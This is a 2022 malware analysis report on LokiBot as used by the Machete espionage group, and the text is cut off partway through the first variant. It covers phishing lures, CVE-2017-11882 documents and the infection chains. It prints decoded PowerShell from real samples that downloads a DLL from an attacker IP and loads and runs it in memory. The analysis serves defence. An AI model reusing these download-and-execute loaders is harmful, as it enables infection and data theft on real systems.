# MACHETE WEAPONS LOKIBOT

## A MALWARE REPORT

AARON JORNET SALES

2022

RexorVc0

vc0RExor

# Content

# 1. Executive Summary

***This report contains the analysis of both Tactics, Techniques and Procedures (TTP) and several Malware related to LokiBot, one of the weapons used by the Machete group.***

**Machete is, broadly speaking, an actor dedicated to information theft and espionage**. To do so, it uses different tools, including LokiBot.

**LokiBot** is a Malware **used in different ways, such as backdoor, credential theft or crypto theft** depending on version and who is using it, it also serves as a bridge for execution of other malicious files. The use of this tool has also been seen by various groups of different types such as *Gorgon group*.

Such Malware, is **usually introduced through emails with attachments**, which result in a download, depending on versions, different executions have been seen, from exploits of vulnerabilities, to different scripts that are intertwined with each other, the ultimate goal, in most cases, is commonly installed in a process, the final objective, in most cases, is usually to **inject itself in a legitimate or self-initiated process to serve as a backdoor**, **obtain as much information as possible from the machine and the user and maintain communication with *Command and Control*** (C&C) servers, depending on the victim, this tool will be used to obtain as much data as possible or to steal assets from the machine.

It has been one of the most used Malwares in 2022 and it is foreseen, that they will continue to use it in the future, due to its great evasion capacity, besides having been used in different operating systems, since **it has been used to a great extent in Android, as well as in Windows**.

# 2.Machete

**Machete is a group that currently has no associated country, but it is believed that its origin or part of it belongs to Spanish-speaking countries**. This group began operating in 2010 and this year has had a major impact in many countries, being particular in this area, as it **attacks** a large number of them, with an emphasis **on Latin America, Spain and Russia**.

Being their **main targets defense departments, government entities and companies dedicated to energy and telecommunications**, they **gain initial access** using the social engineering distribution method, **with a great eagerness for *Spear-Phishing* emails**, although they have also been seen exploiting vulnerabilities, once they have gained access, the phases vary depending on the malware they use, but the **main objective is to generate persistence**, open connections outside **creating a secure channel and steal information** from the victim that will exfiltrate through the previously created channel.

The chief **motivation of this group is information theft and espionage**, which includes tools to steal all kinds of sensitive information from infrastructures and users, which **will be used for strategic advantages**.

The main tools they have used in their journey are **mostly software developed in Python**, but they have used different languages apart from this, in short, the Malwares used by Machete to perform backdoors, perform information theft and exfiltrate information in their attacks are the following:

- **Lokibot | Loki.RAT | Loki (*Backdoor*, *Keylogger*, *Stealer*)**: Malware used by different groups and campaigns dedicated to launch or be launched by others in order to obtain relevant information such as browsers data, FTP and SSH credentials, as well as email data to send everything collected to a C&C.

- **Machete (*Backdoor*, *Stealer*)**: Proprietary Malware usually used through SFX or RAR which will contain different tools, usually written in Python, to generate persistence on the computer, obtain information from the network and geolocate, then send the information to a C&C.

- **Pyark (*Backdoor, Stealer, Exfiltration*)**: Malware written in Python, usually used to create a backdoor generating persistent tasks and gaining access to cameras, microphones, FTP, browsers, clipboards, etc. To later exfiltrate the information.

As we mentioned before, this group has been very active this 2022, being one of its tools LokiBot, Malware used for several areas of its attack, since certain versions fit with what this group is looking for, to obtain data from the victims for strategic purposes. This tool has been created to steal sensitive data such as search engine data, credentials, clipboards, etc. In addition to having great evasion techniques.


Outside the use of groups dedicated to cyberespionage, this tool has been used to steal cryptoassets as well, so we can see how widely useful it is, as it can be used in different ways depending on who is going to manage it, those dedicated to financing as some groups or campaigns do could use other versions of LokiBot to extort or steal capital from the victims.

At this year, **we have seen different variants of use of this Lokibot**, used by different groups, being a very multifaceted tool for different areas, two or three versions have always stood out above the large number of waves that have been received, therefore, to try to group most of these we have made the study of the versions that have been most distributed with the aim of obtaining the maximum information of the tool and what are its TTP, to achieve mitigate the use of this type of Malware that is usually a trend of use.

# 3. Entry Vector

**LokiBot is a tool that this year has been largely distributed by document attachments**, using the *Spear-Phishing Attachment* technique (T1566.001).

The way to reach the targets was to send fraudulent emails to get the victim from an organization to **download the attachment in order to execute the next step of the attack**.


HANKYU HANSHIN EXPRESS KOREA INC. <seaexport01@kr.hh-express.com>

Re:Copy of Shipping Documents

To undisclosed-recipients:

Message Draft shipping docs 08798.xlsx (229 KB)

Dear All,

Attached are copy of shipping documents=2E

Schedule as below

MAWB: 12625714592

HAWB: WZ19050025

Pls check and confirm .

Thank you & warm regards,


++++++++++++++++++++++++++++++++++++++++=+

SU RIN PARK

At the **multiple versions that have been found**, have prevailed, attach a document **RTF** (*Rich Text Format*) or **DOC/XLS**, as we would see in the previous image, its only function is the download of these files to access the disk once saved on it.

As we mentioned before, we found different versions of documents such as the previous case, an .xlsx file whose content would not be very relevant, since its only function would be to **exploit the vulnerability *CVE-2017-11882*** in which taking advantage of a bad use of memory would launch malicious code using ***Microsoft Office Equation*** *Editor* known as EQNEDT32. (T1203).

We would observe a launch of such a binary that would execute the embedded Malware.




This technique and documents have been analyzed several times before, but they would be based on files with macros (T1137.001) or hidden functions that would execute the code abusing the *CVE* or launch the file in a temporary folder.

**At the RTF versions**, we would find a document, once downloaded, whose content at first glance would not give us much information. As we can see in the first image, it would be a document of this type for the first bytes.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   7B 5C 72 74 21 38 3F 2C 3D 3F B0 30 36 33 3D 3F  {\rt!8?,=?°063=?
00000010   36 5B 3F 25 3A 25 25 3B 2B 5E 7C 35 A7 2A 29 34  6[?%:%%;+^|5§*)4
00000020   3E 23 7E 5F 29 3F 3B 2D 23 2B 39 32 3A 40 21 2F  >#~_)?;-#+92:@!/
00000030   7E 37 3F 24 23 28 5D 29 2C 3B 3E 3F 3F 3F 32 24  ~7?$#(]),;>???2$
00000040   2A 34 7E 39 2F 5E 3F 3E 3F 40 34 3F 5B 5E 25 32  *4~9/^?>?@4?[^%2
00000050   7E 2D 24 2A 38 2F 3F 30 21 30 3F 2B 3F 23 25 3F  ~-$*8/?0!0?+?#%?
00000060   2D 3F 7E 35 7E 37 3F 3F 3C 25 3F 5E 23 34 3F 27  -?~5~7??<%?^#4?'
00000070   B0 25 5B 34 37 2C 3B 2E 3B 5B 25 3B 3A 2B 3B 28  °%[47,;.;[%;:+;(
00000080   38 2D 2B 37 25 37 26 5F 23 2E 5B 25 3B B0 3A 26  8-+7%7&_#.[%;°:&
```

```
!8?,=?°063=?6[?%:%%;+^|5§*)4>#~_)?;-#+92:@!/~7?$#(]),;>???2$*4~9/^?>?@4?[^%2~-$*8/?
0!0?+?#%?-?~5~7??<%?^#4?'°%[47,;.;[%;:+;(8-+7%7&_#.[%;°:&$@+8*|4&<<($?'?/`~;%?3-?*
^(%+?,>[%_&$?^*5?~95%%|`>=@?24?-<+[~%)`//µ/2µ?#&#/?5,;^^||9]µ?>'6&])2(8~.)2'@_:`1°
<*#%°@2;§-!*`°6<(=74<-|&?($µ~'$!5°0'~_&8093:%7*<+*/@#(3?0/^.~?+)|µ42`+[37:^_/40](/^°
^3@4!!];!=-#:|88%?°%?*=0>_'*?~°.^9+#::)<##?>?~':_5?)~%.5]0.µ2&[.[^°:<[`#??::3*_?!?`,.@~
($>+°]9[-12'.87]@!4]|°36]/&`?/;*'0?2_>>3!!@3%2/,?(?µ:1|?°__µ37'+?_&77@#).!:|^,°?%5=;|µ)
^@"9<'§/%5~?[/)!?##2?+°_+:|2'?-;?+&1@^`^4#50?08$%[$]6?2µ'?#=?<;@7µ[,6504@%[:-*5`'?;
4)9'4<]`1275?`(?7,|$?,`µ$-]%#)29+@^$4|?_(|7`,*4//??(]2,?[?[;#,`%-^&>-?1%.6]~4?$7§&`?$*??
8^,:(.$>[=*.??,?];6;`<?'%%0=?=#°?_?4?9°?@:~#&?@)'3^~?.§%;,5?'%~6?+µ?|%#~;:!83*>!@^7
06,1'%%@@/;]|°_µ7µ5*4|`82+2!?)6=++?8(9%`4<?µµ%|?9_~|???23@%?,=+`.57@=|>_3§~=3%
8[1^!;<'/`:9;|3[|??)?0<9µ1;<6?*?-2'=_2°°µ_+2*?6]?]?#<$-4(@%?-?@_*=6='???$('5~(3_%?6_@
*;,>#!7#3'?+&?%%?+*<%2`[%??%%§~$8_4)~)$8?[,-~$?`?(?-5=|0#7>?;~7`1>&?85!<!.)+-&7<
5?![#~-#=25??):9<=%?8°1=§?]]!2~3@&';[5|7~µ?,(;%%!=(+%'+,5|.`??.`§|<25?__-?!7.§.9??[§#%
3;%??^?3<0[#6-@°[%|`?9#§1(?]<_@°>33`[.-:[|µ,?@44[%?[!+8_!*53:6**1;6?.<&?^?./*?4[-8#/
+,:]<87&°,>+6|54§µ>.9.-/(^>6_]_!~0|°6=*,?@308!8?:9)|:`#|?9-2|?$$?,~)@#`)§,_05;,?%;?@&0_
3=73*['-1:<8µ#?->0=|+%17`5!?-°.<;???§]9;4::6=@`3§2/8(6%#?]%-~['§/=%'[|=8_*[°°^/&§/.)µ3
3~7,µ(6-^##3^&_8?`§@%7|09`?(?05;67?@$$$'%=<<.&>@#3?^5:11?!-+§#0µµ>@[*?#?-°>/:?
%µ9'~^'?<µ?`|58§`#$>)-;<^?4%|$>!~||+?)|8§!.3[+%@.)<@+;7~;)5%_"?@+3?$`7$&&5@.:]+'51
5[-,6|µ(&5,598@(µ*8%8)%__+<&/8?@?*?7|'|???]+8<)9/:)(<)!>§66$18!2[%?|'?(<:?76^);$4|'(%
%>/_µ.(!=4'2%?[?1+6*.%75.?$,`@?@>^6?~%@1`|7+83#'°§1(_6%~9$:1>020~=+?[|?28?2<?;;µ
|5<2???7|68^?&°6!6$%@4'?µ`?>!0]??>9=~=))!;4~[@|(`8=7?^§,>0^?&)@#%.|[6``5!/?-#µ2``/?'?
°^6@6_!`µ?5??)*0|%02$%@&5['^)]µ[;?~µ?_66-*7*'_065§)+'77;777?|/?;>?/<=µ#(;|8|6%%-#(8°
>§62]$1;:9^&§)>+52!°°'$/]&,'%4?)^%-1'?§%7:%9?/(_?5(@48/§=(-83&[/@?5^%8@:]<#?#,*;]
&4+- ?-,<$(µ µ415-@],1`;$?=[)@%<?5=(@.5.7/%&@7#&|6,`98=?>~§%?9;]&!>(8=[°=+:$ .%
```

However, depending on versions of this type of files, **we would find inside them the use of the same exploit EQNEDT32.exe** (*CVE-2017-11882*)

```
[*] SCAN mode selected
[*] Opening file document_568.doc
[*] Filesize is 23195 (0x5a9b) Bytes
[*] RTF format detect

                !!! This file contains overlay data, which is unsual for legitimate rtf-files !!!

Analysis finished!

-----------------------------------------------------------
document_568 seems to be malicious! Malicious Index = 20
-----------------------------------------------------------
```

```
================================================================================
File: 'document_568.doc' - size: 23195 bytes
---+----------+-------------------------------------------------------------------
id |index     |OLE Object
---+----------+-------------------------------------------------------------------
0  |00001EA6h |Not a well-formed OLE object
---+----------+-------------------------------------------------------------------
1  |00001E56h |format_id: 2 (Embedded)
   |          |class name: 'eOYt16L5KKigZaiHf4y5ZSFP0'
   |          |data size: 3584
   |          |MD5 = 'fe19beb9bf80c50511af8f495c43a71e'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
---+----------+-------------------------------------------------------------------
```

These RTFs would be **based on containing objects** that, after opening the document, would launch, depending on the version, scripts or the previously mentioned exploit.

```
00001E30  20 20 20 5C 6F 62 6A 77 36 33 38 37 5C 6F 62 6A     \objw6387\obj
00001E40  68 37 31 37 35 7B 5C 2A 5C 6F 62 6A 64 61 74 61  h7175{\*\objdata
00001E50  35 36 31 33 35 36 20 7B 7B 7B 7B 7B 7B 7B 7B  561356 {{{{{{{{{
00001E60  7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B  {{{{{{{{{{{{{{{
00001E70  7B 7B 7B 7B 7B 7B 5C 62 69 6E 30 20 20 20 20  {{{{{{\bin0
00001E80  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001E90  20 20 20 20 20 7B 5C 2A 5C 6F 62 6A 64 61 74 61      {\*\objdata
00001EA0  35 36 31 33 35 36 20 20 20 20 20 20 20 20 20 20  561356
00001EB0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001EC0  7D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  }
00001ED0  20 20 20 20 20 20 20 20 20 20 5C 70 69 63 70            \picp
00001EE0  72 6F 70 36 37 37 33 33 39 31 39 31 20 20 20 20  rop677339191
00001EF0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00001F00  20 20 20 20 20 20 6D 66 37 76 68 66 38 33 32 67       mf7vhf832g
00001F10  39 7A 51 46 66 38 43 59 36 7A 53 64 0B 45 57 4B  9zQFf8CY6zSd.EWK
00001F20  32 79 67 76 46 56 69 35 44 59 36 68 4A 67 59 75  2ygvFVi5DY6hJgYu
00001F30  39 7A 56 6F 5A 68 6B 46 31 48 52 33 37 67 7D 7D  9zVoZhkF1HR37g}}
00001F40  7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D  }}}}}}}}}}}}}}}}
00001F50  7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 0D 7B 7B  }}}}}}}}}}}}}.{{
00001F60  7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B  {{{{{{{{{{{{{{{
00001F70  7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 7B 5C 2A 5C  {{{{{{{{{{{{\*\
00001F80  6C 69 73 74 73 74 79 6C 65 6E 61 6D 65 36 37 37  liststylename677
00001F90  33 33 39 31 39 31 7B 7D 20 20 20 20 20 20 20 20  339191{}
00001FA0  7B 7D 20 20 20 20 20 20 20 20 20 20 20 20 20 20  {}
00001FB0  20 20 20 20 20 20 20 20 20 20 20 20 5C 62 69 6E              \bin
00001FC0  30 5C 0B 36 37 37 33 33 39 31 39 31 36 37 37 33  0\.6773391916773
00001FD0  33 39 31 39 31 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D  39191}}}}}}}}}}
00001FE0  7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D 7D  }}}}}}}}}}}}}}}}
00001FF0  7D 7D 7D 7D 0D 5C 70 72 6F 74 6F 74 79 70 65 37  }}}}.\prototype7
```

# 4. LokiBot

Due to the large number of LokiBot variants, we will look at the performance of different samples to get a better understanding of all its variants seen this year, in order to get the maximum understanding of the TTPs and achieve better mitigation.

As we mentioned earlier, the large waves of LokiBot in campaigns and the use of this tool also in groups, leaves behind a large number of versions of the same Malware, which, in essence, have a similar operation between them. **Grouping all the versions together, we would obtain two that would represent the majority seen this year 2022**.

The **summary** of both variants is as follows:

**Version 1**

- After **downloading and executing the document**, a download or **execution of malicious scripts** will be performed
- Subsequently, if it were a variant in which the next step is downloaded, I would perform this **using a *wget* after a powershell or cmd by dumping it to a script** (Usually using the name *Done.vbs*, although other variants have been seen) but It would directly execute a *Wscript* or *Cscript*.
- Later, we would see the execution of **a new explorer.exe launching the script**, in the case of a download, **and if not, the execution of *Wscript* or *Cscript* of a script**
- Afterwards, it would perform again a **powershell execution to launch another obfuscated script** that would end up in the injection of code to a legitimate software (using *AppLaunch* or *InstallUtil* among others).
- After this, we would have **LokiBot inside a legitimate process** where it would start the tasks of this Malware


**Version 2**

- After downloading and **executing the document**, an EQNEDT32 operation will be performed.
- Afterwards, **files will be created in temporary folders** (*Temp* | *Public* | *ProgramData*) usually using the name vbc.exe, although other names have been seen
- It will create other files in **temporary folders**, on which it will rely later and **will serve as auxiliary files**
- From the created files, an **injection will be performed in one of them after an execution in a suspended state**, in which it will obtain code from the auxiliary files and will introduce it in the memory of this process

- After this injection we will have **LokiBot inside a malicious process created by a loader**.

Both variants have small variations, in which sometimes they rely on installers or introduce some additional step or omit another, but the vast majority have a similar thread of execution and their goal is usually to inject LokiBot in a process, whether legitimate or not, to operate with a greater stealth.

A general summary of how the vast majority of infections by **this Malware would work is as follows**:



## 4.1. LokiBot: Version 1

At first version of this LokiBot, we will talk about a version that bases the **entire thread of execution on the use of scripts** to reach its target, these files will be obfuscated in different ways to hinder or prevent the analysis, at all times the obfuscated version and the result of the obfuscation will be shown.


After executing the document as a ***Wscript.exe* or *Cscript.exe*, a *Powershell.exe* is launched** (T1059.001) obfuscated that will look for a download to an IP or domain, in this address are often used extensions .mp4, .png, .jpg, and so on. Which in any case are not these formats, they are usually binary or other scripts.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm =
'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdA
DoAOgBGAHIAbwBtAEIAYQBzAGPSPSPSANgA0AFMAdAByAGkAbgBnACgAKABOAGPSPSPSAdwAtAE8AYgBqAGPSPSA
YwB0ACAATgBlAHQALgBXAGPSPSPSAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAb
gBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwBuAG8AcwB0A
GEAcgB0AHPSPSPScAAuAG0AcAA0ACcAKQApADsAWwBTAHkAcwB0AGPSPSPSAbQAuAEEAcABwAEQAbwBtAGEAaQ
BuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAH
QAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARw
BlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAHPSPSPScAbABsACwAIABbA...
```


```
[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object
Net.WebClient).DownloadString('http://20.106.232.4/dll/nostartup.mp4'));
[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNVlDROLP').GetMethod('Run').Invoke($null, [object[]]
('txt.kjeggsd/171.81.331.591//:ptth'))
```

Once downloaded it will invoke the execution of the downloaded file **to launch a second obfuscated script**, depending on versions, it will invoke an *explorer.exe* (T1218) that will launch a script (usually .vbs) left in temporary folders or, it will launch again another *powershell.exe* directly to execute the contents of the script.

In both cases, we will see the execution of the **second obfuscated script** (T1027) with huge size.





We are going to look at this second part more carefully as it performs several interesting moves, first of all we see that initially it is going to **re-invoke another file from another IP or address**.




But, we observe that it takes special interest in the variable *mtIUbZgQec* that will be the one that will **launch a binary inside this obfuscated code**. We can see that the initial variable, in spite of changing its name, is trying to introduce the second part of the obfuscated script

```
$pICwv = '%mtIUbZgQec%';[Byte[]] $HWqMQ = [System.Convert]::FromBase64String( $pICwv );
